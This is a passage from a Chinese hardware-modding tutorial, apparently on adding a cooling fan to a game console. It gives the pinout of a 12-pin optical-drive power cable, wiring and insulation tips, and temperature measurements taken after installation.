的白色插头相对不太好买。在北京的话，黄庄路口西南角的中发电子大厦有很多柜台在卖，那里号称是北方最大的元器件交易市场，其他地方可以去转转当地规模比较大的电子元器件市场。




1	NC	7	GND
2	NC	8	+5 VDC
3	Open/Close	9	GND
4	Tray Status	10	+12 VDC
5	GND	11	GND
6	+3.3 VDC	12	+12 VDC



小提示:买不到双排12针的插头?


如果买不到这种插头的话，也可以把原配的线一根一根地剪断，然后用长导线慢慢接起来。如果不太会用烙铁的话，可以到电子市场里去找能代做的柜台，基本上出个二三十元手工费，都会有人愿意帮忙。

光驱电源线上的11针和12针要各引出两条线来为风扇供电。可以把风扇原有的3pin插头剪掉，把红色（+12V）和黑色（GND）分别和光驱电源线上的12针和11针焊在一起。如果要用插头插座连接的话，推荐买右边那种插座，虽然是用在主板上的，但只要用绝缘胶布包好就没问题。左边那种插头虽然看上去不错，但中间的塑料片很容易折断，反而会影响固定。把做好的光驱电源线插到主板上之前，一定要对照针脚定义图和原配的电源线反复确认，确保没有接错。最后把风扇插头和刚做好的插座接在一起，并用绝缘胶布包好。



小提示:巧用包线塑料皮

做好的线一根一根散乱着很不方便，可以到电子市场里卖各种线材的地方找找，有专用的包线塑料皮或蛇皮管，包起来不但方便许多，而且看上去还很高档。




红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

机箱外壳的改造


风扇装完了先测试一下散热效果如何。手头上没有红外线测温仪，临时找了一个硬盘散热器，利用上面的温感探头来测量温度，虽然会有一定误差，但我们不需要知道特别精确的数字，差不多就可以了。

开机玩了一个多小时游戏之后，实际测量显示芯片34.3度，CPU 43.4度。显示芯片的散热片摸起来只是稍稍能感觉到有一点温，散热效果相当不错。如果是这种工作温度的话，无论如何不可能因高温导致虚焊脱焊，自然也就与三红无缘了。



